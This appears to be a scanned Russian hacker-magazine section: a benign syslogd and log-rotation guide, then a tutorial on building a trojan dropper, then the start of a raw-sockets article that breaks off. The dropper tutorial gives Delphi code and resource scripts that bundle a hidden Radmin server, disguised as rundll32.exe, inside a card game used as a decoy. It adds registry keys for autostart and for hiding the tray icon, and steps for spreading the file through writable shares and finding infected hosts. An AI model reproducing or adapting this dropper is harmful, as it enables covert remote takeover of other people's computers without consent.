Это сделано для того, чтобы владелец хоста в любой момент времени мог узнать, что конкретно делает каждый из них, а если что-то не работает - выяснить, в чем причина. Логи - история жизни системы, и порой только долгое ковыряние в /var/log помогает выяснить, почему же вдруг провайдер выставил непомерный счет за трафик, и что за клоун всю ночь долбился на все 65535 портов сервера.

КРАТКАЯ СПРАВКА

Традиционно за ведение журналов событий отвечает демон syslogd, история которого корнями уходит в институт Беркли и тамошнюю BSD. Syslogd - нечто большее, чем просто демон. Он должен взаимодействовать со всеми демонами, которые запущены в системе, чтобы все они могли протоколировать события. Взаимодействие это происходит через специальный сокет /dev/log. Поэтому любой демон, желающий оставить память о себе в журнале событий, просто пишет в этот файл с определенными аргументами. Системный демон syslogd запускается из инициализационных скриптов при старте системы.

Как и у любого уважающего себя демона, у syslogd есть свой конфигурационный файл. По умолчанию это /etc/syslog.conf, однако ничто не мешает назвать его как угодно, а потом запускать syslogd с ключом -f /path/to/config.file. Именно на файл конфигурации мы обратим свое внимание, а о ключиках, с которыми можно пускать syslogd, можно узнать из man syslogd, благо их немного.



- www.balabit.com/products/syslog_ng/
- www.clueby4.org/minirsyslogd/
- smarden.org/socklog/

КОНФИГУРИРОВАНИЕ ДЕМОНА

Каждая строчка syslog.conf состоит из двух записей - правила и действия. В правилах указывается, какая подсистема генерирует события, а также степень подробности, в действиях - что с этими событиями делать. На деле все просто. Основных подсистем всего двенадцать - auth, authpriv, cron, daemon, kern, lpr, mail, mark, news, syslog, user, uucp, однако на практике в основном используют следующие из них: auth - информация о регистрации пользователя в системе ("юзер вася зашел со второй консоли"), authpriv - информация о повышении привилегий в системе ("юзер вася сделал su на рута на второй консоли"), cron - информация о выполняющихся по расписанию заданиях ("в девять утра, как обычно, скрипт опустил firewall, и инет у юзеров кончился"), kern - сообщения ядра ("сетевой интерфейс перешел в promiscious mode"), lpr - сообщения системы печати, mail - сообщения почтовой системы и т.д.

О назначении подсистемы говорит ее название. Хотя вся эта классификация по большому счету условность. Тут нет ftpd, httpd и т.д. - и не нужно, так как эти демоны сами заботятся о том, сколько и куда писать информации. В общем же случае, это дело программиста - к какому классу отнести своего демона и использовать при написании соответствующий аргумент для функции openlog(3).

Степень подробности - то количество информации, которое будет обрабатываться. Существует восемь классов приоритетов: debug, info, notice, warning, err, crit, alert, emerg, каждый последующий - менее информативный, чем предыдущий. То есть на уровне debug демон выдает огромное число

сообщений, по которым можно восстановить его работу во всех подробностях (поэтому так и называется - отладочный), уровень notice - оптимальный (демон выдает только значимые сообщения), emerg - только критичные для работы системы отметки.

Наконец, действие - это то, что должен совершить syslogd, обрабатывая сообщения. Действиями могут быть: запись в файл (/var/log/file.log) - самое популярное, ради чего логи и ведутся, но, помимо этого, логи могут передаваться на удаленный хост (запись вида @loghost), перенаправляться на конвейер другим программам, пересылаться определенным пользователям и/или выводиться на консоль (/dev/console). Под передачей логов на удаленный хост имеется в виду не что иное, как отправка их на другую машину, где также запущен syslogd, прослушивающий 514/udp порт.

Также удобно комбинировать подсистемы и степень подробности, сопоставляя одному из описанных выше действий некий шаблон. Запись в каждой строке конфига в общем случае выглядит как:

```
подсистема1.уровень1;подсистема2.уровень2;подсистема3.уровень3 <действие>
```

Здесь точкой разделяется соответствие уровня протоколирования подсистемы, и нескольким таким комбинациям можно сопоставить одно действие, разделив их точкой с запятой. Замечу, что в записи подсистема1.уровень1 определяется следующее: "для подсистемы 1 протоколировать все события уровня 1 и выше". Что логично, если вспомнить, что уровни идут по нарастающей (здесь "выше" - значит, меньше информации). Например, запись daemon.notice;kern.emerg /var/log/messages определяет запись в /var/log/messages всех сообщений уровня notice и выше от всех демонов, а также критичные сообщения ядра (и выше - но выше уже ничего нет). Если же для какого-нибудь демона надо протоколировать только события определенного уровня, перед уровнем ставят "=": mail.=debug. Кроме того, несколько подсистем можно перечислить через запятую, сопоставив им один уровень: mail,news.crit. Также в шаблонах можно использовать значок "*", имеющий тут свое обычное для регулярных выражений значение - "все". *.* /var/log/all.log - указывает писать ВСЕ, что происходит с системой в /var/log/all.log. Спецсимвол "!", предназначенный для инвертирования: mail.!=debug означает все, кроме дебага.

И последнее. Если строка "правило - действие" предваряется названием программы, то эта строка относится только к упомянутой программе. Это очень удобно, когда нужно "выцепить" логи определенной программы (не обязательно демона) в отдельный поток для обработки (писать в отдельный файл). При этом имя программы должно начинаться с "!", например, среди диалапщиков популярна следующая конфигурация (все сообщения ppp писать в отдельный лог-файл):

```
!ppp
*.*          /var/log/ppp.log
```


Смотрим в логи

ЖУРНАЛИРОВАНИЕ В ПРИМЕРАХ

Приведу несколько примеров, подтверждающих, что на самом деле все очень просто:

КОНФИГ SYSLOGD

```
# все критичные для работы системы сообщения, а также ВСЕ сообщения ядра выводить на /dev/console. Это, как правило, первая физическая консоль (/dev/ttyv0 у меня в FreeBSD)
*.err;kern.debug;mail.crit      /dev/console
# кроме этого, все то, что выше по приоритету, также записывать в messages
*.notice;kern.debug;mail.crit   /var/log/messages
# все сообщения подсистемы безопасности писать в отдельный файл
security.*                      /var/log/security
# все что касается аутентификации - писать в auth.log
auth.info;authpriv.info         /var/log/auth.log
# все сообщения почты соответствующих уровней - в maillog
mail.info                       /var/log/maillog
# я хочу следить за работой cron - поэтому все его сообщения пишутся отдельно
cron.*                          /var/log/cron
# все критичные сообщения писать всюду куда возможно :), чтобы они не остались незамеченными
*.emerg                         *
# все сообщения централизованно складываются на сервер протоколирования
*.*                             @loghost.toxa.lan
# все сообщения моих любимых программ я хочу видеть в отгельных файлах.
!popa3d
*.*                             /var/log/popa3d.log
!scanlogd
*.*                             /var/log/scanlogd.log
```



Пример конфига для syslogd

Для того чтобы демон syslogd заново перечитал свой конфиг, перезагружаться совсем не обязательно, достаточно послать ему сигнал HANGUP:

Для Linux и FreeBSD:

```
# killall -HUP syslogd
```

Для NetBSD, OpenBSD и Solaris:

```
# pkill -HUP syslogd
```

В общем случае:

```
# kill -HUP `sed q /var/run/syslogd.pid`
```

БОРЕМСЯ С ПОЖИРАТЕЛЯМИ ДИСКА

Грамотно настроить syslogd - это еще полдела. Файлы, в которые постоянно дописывается информация, имеют свойство разрастаться до неприличных размеров, и если не уделять этому должного внимания, в один прекрасный день раздел /var отвалится, взвизгнув, что занято 120% объема :). В Linux, где деление на партиции не так популярно, и часто можно встретить один большой корневой раздел на всю fs (моветон, не делай так никогда), этот момент можно отсрочить (и на-

Часто в конфиг добавляют новый файл, забыв его при этом создать (touch /var/log/file.log) или забыв перезапустить syslogd.

Порой только долгое ковыряние в /var/log помогает выяснить, что за клоун всю ночь долбился на все 65535 портов сервера.



Иногда созданный лог-файл забывают прописать в newsyslogd/logrotate, в результате чего он остается необработанным и разрастается. Рано или поздно раздел файловой системы переполнится, и syslogd больше не сможет делать журнальные записи.

долго), зато когда он настанет - настанет и конец всей файловой системе. К сожалению, сам syslogd никаких обработок файлов не производит, поэтому я расскажу про два самых популярных подхода управления журнальными файлами: BSD'шный и линуксовый.

ВОЗЬМИТЕ У НАС В РОТАЦИЮ

Самый удобный способ ротации логов - использование newsyslog. Запускаемый по крону один раз в час/сутки/месяц, он просматривает логи, ищет те, что попали под его правила, и создает новые чистые файлы журнала, инкрементно архивируя старые под именем logfile.?, где ? - цифра, и опционально сжимая их для экономии места. Файл конфигурации по умолчанию - /etc/newsyslog.conf, состоит из следующих основных полей:

1. имя лога - полный путь до файла журнала, за которым нужно следить;
2. владедец:группа и права доступа - атрибуты создаваемого архива;
3. счетчик - глубина инкрементного архивирования;
4. размер - максимальный размер файла;
5. срок - время срабатывания правила.

Размер либо срок могут иметь значение "*" - это значит, что решение об архивировании принимается на основе одного из двух аргументов. Рассмотрим на примере:

```
/var/log/ppp.log root:network 640 3 100 * Z
```

Эта строчка говорит о том, что следить нужно за логом ppp.log, созданному архиву присваивать права 640, причем владельцем выставить рута, а группой - network, эту операцию проводить максимум три раза, решение об архивировании проводить на основе размера файла - он не должен превышать 100 Кб, всегда, плюс ко всему сжимать архив (ключ Z) утилитой bzip2 (compress/gzip в зависимости от системы).

Newsyslog, регулярно стартуя по расписанию, будет смотреть, не превысил ли ppp.log размер в 100 Кб, и если превысил - переименовывать старый лог в ppp.log.0, создавая новый пустой ppp.log; сожмет ppp.log.0 в ppp.log.0.bz2 и присвоит архиву права 640, владельца - root, группу - network. Когда размер уже нового ppp.log снова превысит 100 Кб, программа переименует уже существующий ppp.log.0.bz2 в ppp.log.1.bz2 и создаст новый ppp.log.0.bz2 по тому же алгоритму. И так далее, пока самый старый из архивов лога не станет называться ppp.log.3.bz2 (мы же указали счетчик - 3). После чего он удаляется, а третьим становится второй и т.д. Резонный вопрос: как часто нужно запускать newsyslog из cron? На незагруженной машине это можно делать раз в два-три дня, на среднем сервере - раз в день, на загруженной станции - пойдет и раз в час. Newsyslog - очень удобное и гибкое средство, и man newsyslog расскажет тебе еще много интересного.



Тюнинг newsyslog'a

АЛЬТЕРНАТИВЫ SYSLOGD

Syslog-ng позволяет обрабатывать логи с использованием регулярных выражений (хорош для фильтрации отдельных сообщений, форматирования журнала протокола и т.п.), а также умеет передавать логи на удаленный хост по TCP.

Socklog работает совместно с daemontools и qmail. Создан для тех, кто уже заменил bind и sendmail на tinydns и qmail и хочет найти адекватную замену и для syslogd.

Msyslog предлагает модульную архитектуру для облегчения написания к units-ислогу всяких фишек, в том числе сохранения логов в базе данных, фильтрации на основе регулярных выражений и т.д.

Minirsyslogd - маленький и безопасный демон исключительно для принятия логов с удаленных хостов по сети.

> Newsyslog - очень удобное и гибкое средство, и man newsyslog расскажет тебе еще много интересного.

РЕШЕНИЕ ОТ ТУКСОДРАЙВЕРОВ

Newsyslog штатно идет в поставке Free/OpenBSD, тогда как Logrotate присутствует в большинстве дистрибутивов Linux. Занимается он тем же и с подобной же периодичностью запускается по крону. Отличие, как водится, в конфигурации. Здесь главный конфиг /etc/logrotate.conf выглядит примерно следующим образом:

```
daily
rotate 1
create
compress
include /etc/logrotate.d
```

Это означает - заниматься обработкой логов каждый день, перелопачивать новые логи один раз перед удалением старых (глубина инкрементного архивирования), создавать новый пустой лог-файл с тем же именем, сжимать созданные архивы. Лаконично, правда? Последняя директива основная - указывает смотреть все дополнительные конфиги, расположенные в каталоге /etc/logrotate.d. В них-то мы и указываем специфические для каждого демона параметры. Например, создадим файл /etc/logrotate.d/httpd:

```
/var/log/httpd/access.log {
        weekly
        rotate 5
        compress
        notifempty
        missingok
}
/var/log/httpd/error.log {
        weekly
        rotate 5
        compress
        notifempty
        missingok
}
```

Здесь мы указали параметры ротации логов апача. Синтаксис секции: путь до лог-файла, и в фигурных скобках - параметры его обработки. В один конфиг (у нас - httpd) можно занести сколь угодно много таких секций. Удобно создать несколько конфигов, в каждом из которых описать правила ротации логов одного конкретного демона (squid, samba, apache). В нашем случае параметры обработки каждого файла следующие: заниматься обработкой еженедельно (несмотря на то, что logrotate запускается раз в день), утилизировать новый лог пять раз и только потом удалять старые, сжимать полученные архивы, ничего не делать с логом, если он и так пустой, и, наконец, не впадать в панику, если указанный лог не найден.

ЖУРНАЛЬНЫЙ СЕРВАЧОК

Напоследок - парочка советов по управлению логами в серьезных сетях. Так как информация о событиях очень важна при расследовании инцидентов, а первое, что делают хаксоры на взломанной тачке - это трут логи, то я настоятельно рекомендую завести отдельный log-сервер, где кроме syslogd ничего не будет крутиться (старенький компьютер подойдет), и все логи со всех машин централизованно отправлять на него, ведь ты теперь знаешь, как это сделать. Только в этом случае ты будешь знать всю правду о событиях в сети.

min@y (minay-tm@mail.ru)

ПАРОЛЬ «РЫБА-КОНЬ»

Обидно, когда меркантильный коллега «у другана на работе» сливает из инета через 2-мегабитный шланг очередную часть «Властелина колец», прячет в утробе своего винта и не дает скопировать фильм через локалку. А может быть, требует за это материальное вознаграждение. Что делать? Выход один – негласное удаленное администрирование его тачки :).


АДМИНИМ ПОЛЬЗОВАТЕЛЕЙ В СВОЕЙ СЕТИ

Существует такая прога, как Remote Administrator. Ты наверняка про нее знаешь - это пакет из двух программ для удаленного администрирования компов, работающих по технологии «Клиент-сервер», и предоставляющий почти полную власть над удаленной тачкой. Например, можно посмотреть, что у удаленного юзера творится на экране, нажимать мышкой на ярлыки, запускать проги и т.д. А если раскрыть окно с изображением чужого десктопа на весь экран (батон F12), то вообще создается впечатление, что работаешь, сидя за чужим компом. Можно также вырубить или ребутнуть удаленный комп, а главное – есть доступ к любым файлам на винте (их можно копировать, удалять, переименовывать, создавать папки).

Однажды у моего знакомого на работе пошла такая мода: каждый юзверь расшаривал определенную папку на полный доступ для обмена файлами с другими юзверями, т.е. сотрудники теперь могли просто кидаться друг в друга доками и варезом. Это всеобщее разгильдяйство способствовало рождению идеи подсовывать коллегам трояна, чтобы полазить по их винтам в поисках того самого... в смысле, недозволенного и нерасшаренного.

ВЗГЛЯД ИЗНУТРИ

Наверное, ты знаешь, что большинство виндовых прог содержат в своем коде всевозможные ресурсы, такие как иконки, курсоры, битмапы. Иногда в них содержатся еще и диалоговые окна (их описалово), звуки, видео. Самое интересное, что таким образом ты можешь прикомпилить к проге все что


Ну-ка, что там у Пупкина Васи?


душе угодно, а потом юзать эти данные в Run-Time. В умах хакеров сразу возникает мысль: а почему бы не прилинковать к проге троян и, когда юзверь запустит прогу, втихую выкладывать его к юзверю на винт? Но надо еще замаскировать сам троян и его появление вообще. Каким образом? Отвлечь юзера! Внушить ему, что он запустил нормальную прогу, как это делают вири, заражающие exe-файлы.

Результатом изысканий стала следующая прога. К exe-файлу были прилинкованы:

1. Сам файл для удаленного администрирования r_server.exe, переименованный для большей скрытности в rundll32.exe и придавленный ASPack'ом (пакер exe, dll и ocx-файлов) для уменьшения размера.
2. Две dll-библиотеки и файл русификатора, которые шли вместе с системой удаленного администрирования (проверять ее работоспособность без этих файлов было в лом, так что до сих пор и не знаю, нужны они или нет).
3. Игра «Переводной дурак 2000» для отвлечения юзера: 4 картинки, exe'шник Durak.exe (символично, да? ;)) и ini-файл настроек.



СТР.116 **ПРЕПАРИРУЕМ IP**
Учимся посылать на удаленный хост кучу пакетов с левым IP отправителя. Вливайся!




СТР.120 **LDAP НА СЛУЖБЕ КАТАЛОГОВ**
Идеальное решение для базы, которую много читают и мало модифицируют. Изучаем ЭТО на примере адресной книги.




СТР.124 **ЗАМУТИ СВОЙ YAHOO&YANDEX**
Найти нужное файло на локальном FTP - задача не для слабонервных. Организуем свой поисковик!





Уменьшаем размер



Вставляем иконку

ИДЕЯ

Алгоритм будущей проги нарисовался сам собой и был прост как веник. Вот он:

1. Вытащить из себя и сохранить во временную директорию файлы игры, проверяя, есть ли они уже там.
2. Если игра уже загружена (определить по заголовку окна), активизировать уже запущенную игру (вытащить на передний план), а если не загружена – запустить ее.
3. Пока юзверь играется :), выгрузить из себя в системную директорию файлы сервера, проверяя, есть ли они там.
4. Внести изменения в реестр (автозагруз сервера и его невидимость в трее).
5. Запустить сервер, если он еще не запущен.
6. Выгрузиться.

ШЕВЕЛИМ МОЗГАМИ И ПАЛЬЦАМИ

Чтобы прикомпилить что-то к своей проге, сначала нужно преобразовать это «что-то» в файл ресурсов .res, для чего в пакет Delphi включен специальный компайлер ресурсов brcc32.exe. Для получения двух res-файлов (отдельно сервер и игра в дурака), можно написать вот такой bat-файлик:

```
@echo on
"<путь>\brcc32.exe" "<путь>\game.rc" "<путь>\game.res"
"<путь>\brcc32.exe" "<путь>\horse.rc" "<путь>\horse.res"
pause
```

Тут пути могут быть прописаны как полностью, так и относительно. Также можно обойтись и без путей, свалив все добро в одну папку.

Файлы game.rc и horse.rc желательно заранее подготовить в «Блокноте»:

НАШИ ДВА ФАЙЛА

```
game.rc

DURAK_EXE RCDATA DURAK.EXE
DURAK_INI RCDATA DURAK.INI
BRICKS_BMP RCDATA BRICKS.BMP
TABLE_BMP RCDATA TABLE.BMP
TABLE2_BMP RCDATA TABLE2.BMP
TABLE3_BMP RCDATA TABLE3.BMP

horse.rc

ADMDLL_DLL RCDATA ADMDLL.DLL
RADDRV_DLL RCDATA RADDRV.DLL
VISEDLL_DLL RCDATA VISEDLL.DLL
RUNDLL32_EXE RCDATA RUNDLL32.EXE
1049_LNG RCDATA 1049.LNG
```

Итак, после отработки компайлера ресурсов у злого программиста получится 2 файла ресурсов: game.res (415 Кб) и horse.res (356 Кб). Самое время загрузить delphi, т.к. сейчас начнется самое главное ;).

КОДИНГ

Первое, что необходимо сделать - это удалить форму из проекта, сохранить проект под именем Durak.dpr и открыть его на редактирование (Project/View Source). После этого грохается все лишнее. Должно остаться только это:

```
program Durak;
{$R *.res}
begin
end.
```

Создается секция uses, и туда прописываются модули Windows, Classes, SysUtils, ShellAPI и Registry. Они пригодятся. Теперь подрубаются уже готовые файлы ресурсов. Перед begin набиваются еще две директивы компилятору: {$R horse.res} и {$R game.res}. Обработав эти директивы, он включит файлы ресурсов в код проги. А извлекать эти самые ресурсы и класть их на винт пользователям в виде файлов будет функция ExtractResource (ее листинг – на врезке).

Теперь надо организовать парочку функций, командующих функцией ExtractResource, передавая ей в качестве параметров имя ресурса, который надо извлечь, и имя файла, в который его залить. Имена файлов и ресурсов берутся из .rc-файликов и вставляются в код проги в виде константных двумерных массивов. Посмотри листинг этих функций на врезке, код откомментирован и не должен вызывать никаких проблем.


Итак, продолжаем разговор (с) Карлсон. После слива сервера на винт жертве, надо еще поставить его в автозагруз и скрыть иконку в трее. Для этого мы немного подправим реестр жертвы, оформив это в виде процедуры ChangeRegistry(const orseFileName: string). Ее код ты напишешь сам (или подсмотришь в исходнике :)), а я лишь намекну, что для этого надо заюзать объект TRegistry или TRegIniFile. Параметры в реестр нужно прописать такие:

- Автозагруз. Ключ: HKCU\Software\Microsoft\Windows\CurrentVersion\Run, строковый параметр: rundll32, значение: c:\windows\rundll32.exe /start.
- Скрытие из трея. Ключ: HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters, двоичный (!) параметр: DisableTrayIcon, значение: 01 00 00 00.


Теперь кинь зоркий взгляд на врезку со скромным названием «Код нашей проги», потому что как раз этот код и реализует заложенное в написанных нами функциях. Надеюсь, он не вызовет никаких сложностей ;).

ИМЕЙ В ВИДУ


Что же еще должен сделать настоящий Штирлиц, чтобы юзер ничего не заподозрил? А надо ему сделать так, чтобы иконка твоего будущего exe-файла была идентична иконке настоящей игры «Переводной дурак 2000». Для ее извлечения можно воспользоваться каким-нибудь граббером ресурсов, например Resource Hacker, или просто батоном по имени PrintScreen и утилитой Image



На CD лежит сорец под все винды. В нем юзаются функции из пакета Delphi Works, скачать который ты можешь с www.torry.net. Там же ты найдешь тонны халявных и не очень компонентов для Delphi и C++ Builder.



Если не хватило денег на журнал с дисками, беги на: www.xakep.ru – там тоже лежит исходник www.famatech.com/download/radmin21.zip - сливай RAdmin отсюда


Ищем шары, открытые на запись

Editor из пакета Delphi. После извлечения ico-файла пропиши его в Project/Options. Теперь можно собирать проект.

И вот еще что хочу сказать. Если ты вдруг решился применить эту информацию на практике, в результате получится рабочая прога-инсталлер. Но знай, что это только для WinXP/2003/LH. На прочих маздаях ее пускать не советую, т.к. пути прописаны вручную и все такое прочее, поэтому конфликты с настоящей rundll32.exe и кривыми путями гарантированы. Будь поосторожней. Например, чтобы не затереть настоящую виндовую прогу rundll32.exe, требуется сделать следующее:


1. В Win9x/ME r_server.exe переименовать в RUNDLL32.EXE. Писать его в system32.
2. В WinNT/2000/XP/2003/LH r_server.exe переименовать в rundll32.exe. Писать его в директорию Winnt или Windows.

Не используй это на практике! Просто знай, как тебя могут поиметь, и с осторожностью относись к exe-файлам от братьев по сетке ;).

ПРИШПОРЬ КОНЯ!

Итак, после компиляции получится файл Durak.exe, размер которого после применения к нему все того же ASPack'а составит 635 Кб. Это вполне приемлемо для маленькой оконной игрушки и не вызывает подозрений.

Теперь любой злодей может подготовить инсталлер к распространению - создать в закромах своего винта папку, например,


Составляем черный список

«Переводной дурак 2000», положить в нее только что полученную прогу Durak.exe и остальные 5 файлов, которые шли вместе с оригиналом игры.

После этого надо найти в сети шары, открытые на запись. Для этого вышеозначенный злодей наверняка воспользуется утилитой NetView, запустив в ней сканер шар (Network Share Scanner), который составит ему список открытых ресурсов юзеров. Затем он закинет созданную папку с файлами в каждую шару и будет ждать.

Но как же он узнает, активизировал ли кто-нибудь его систему удаленного администрирования? А воспользуется он той же утилитой NetView. Этим сканером портов он проверит включенные компы в сети на открытый порт 4899 (по умолчанию, это порт Remote Administrator'а). Если этот порт на удаленной тачке открыт, значит, юзер «поигрался в дурачка» :), и злобный хакер может смело делать с его компом разные недозволенные вещи при помощи клиентской проги Remote Administrator Viewer.

ИМЕЙ СОВЕСТЬ

Настоятельно НЕ рекомендую использовать эту прогу во вред бедным юзверям. Одно дело знать, как это реализуется, другое дело – обижать пользователей. Именно поэтому исходник, который мы положили на диск, слегка дефектный. Он абсолютно полный, но в нем намеренно допущены ошибки, чтобы лишить ламеров возможности безбашенно его компилировать и пускать в бой.

ЛИСТИНГ FUNCTION EXTRACTRESOURCE

```
function ExtractResource(const ResName, FileName: string):
Boolean;
var
 Stream: TResourceStream; // Поток для сохранения ресурса в
файл.
begin
 Result:= True;
 if FileExists(FileName) // Если файл с таким именем уже есть
- выходим.
 then Exit;
 try
 // Создаем поток и извлекаем в него ресурс.
 Stream:= TResourceStream.Create(HInstance, ResName,
RT_RCDATA);
 try
 Stream.SaveToFile(FileName); // Сохраняем ресурс в файл.
 finally
 FreeAndNil(Stream);
 end;
 except // В случае ошибки
 Result:=False; // возвращаем False
 end;
end;
```

ЛИСТИНГ EXTRACTGAMEFILES & EXTRACTHORSEFILES

```
const
// Файлы/имена ресурсов игры в дурака.
 GameResources: array[0..5, 0..1] of string =
 (('DURAK_EXE','durak.exe'),
 <skipped>
 ('TABLE3_BMP','table3.bmp'));
// Файлы/имена ресурсов сервера.
 HorseResources: array[0..4, 0..1] of string =
 (('ADMDLL_DLL','admdll.dll'),
 <skipped>
 ('1049_LNG','1049.lng'));

{ Параметр Dir - папка, куда сохранять извлеченные ресурсы}
function ExtractGameFiles(const Dir: string): Boolean;

var
 i: Integer;
begin
 Result:= False;
 for i:=0 to 5 do
 if not ExtractResource(GameResources[i, 0], Dir +
GameResources[i, 1])
 then Exit;
 Result:=True;
end;


function ExtractHorseFiles(const Dir: string): Boolean;
var
 i: Integer;
begin
 Result:= False;
 for i:=0 to 4 do
 if not ExtractResource(HorseResources[i, 0], Dir +
HorseResources[i, 1])
 then Exit;
 Result:=True;
end;
```

КОД НАШЕЙ ПРОГИ

```
begin
if not ExtractGameFiles('c:\windows\temp\') then Halt(0);
// Функция GameIsRunned не описана, т.к. журнал не
резиновый
 // Смотри исходник на диске или качай из инета.
 if not GameIsRunned
 then if ShellExecute(0, 'open',
PChar('c:\windows\temp\Durak.exe'), nil,
 nil, SW_ShowNormal) <= 32 then Halt(0);

if not ExtractHorseFiles('c:\windows\') // см. выше.
 then Halt(0); // На выход при ошибке

ChangeRegistry('c:\windows\rundll32.exe'); // См. исходник
ShellExecute(0, 'open', PChar('c:\windows\rundll32.exe'),
 nil, nil, SW_Hide);
end.
```


Ищем тех, кто поиграл в дурика :)

Константин Клягин (http://thekonst.net/)

ПРЕПАРИРУЕМ IP

Бывшие юные натуралисты помнят, что для того, чтобы лучше понять, как функционирует лягушка, крыса, синица или ящерица, нужно прибегнуть к препарированию. То есть вскрыть, разобрать на части и посмотреть, как работает каждая из них. Вот четырехкамерное сердце, желудок, пищевод. Вооружившись микроскопом, можно рассмотреть структуру тканей. Подкрутив увеличение, можно увидеть и клетки - кирпичики, из которых состоит живой организм жителя леса, поля или болота. Вернее, состоял.

РАБОТА С RAW SOCKETS В LINUX

Интернет - то же болото. Лягушки TCP/IP соединений, UDP-головастики, жуки PING'ов и личинки DNS-запросов шныряют тут и там, повинуясь подводному течению роутингов. Наша задача сегодня - выловить несколько экземпляров этой живности и препарировать их. Разложить на косточки, кишочки и прочий ливер. А потом из всего этого мы вполне сможем собрать какого-нибудь Франкенштейна.

TCP/IP

Пожалуй, самым сложным из всех стандартных IP-протоколов является TCP, в котором клиент и сервер для осуществления коммуникации открывают по отдельному сокету для каждого соединения. На TCP ездят большинство интернет-сервисов, хорошо знакомых каждому: HTTP, POP3, SMTP, TELNET, SSH и т.п.

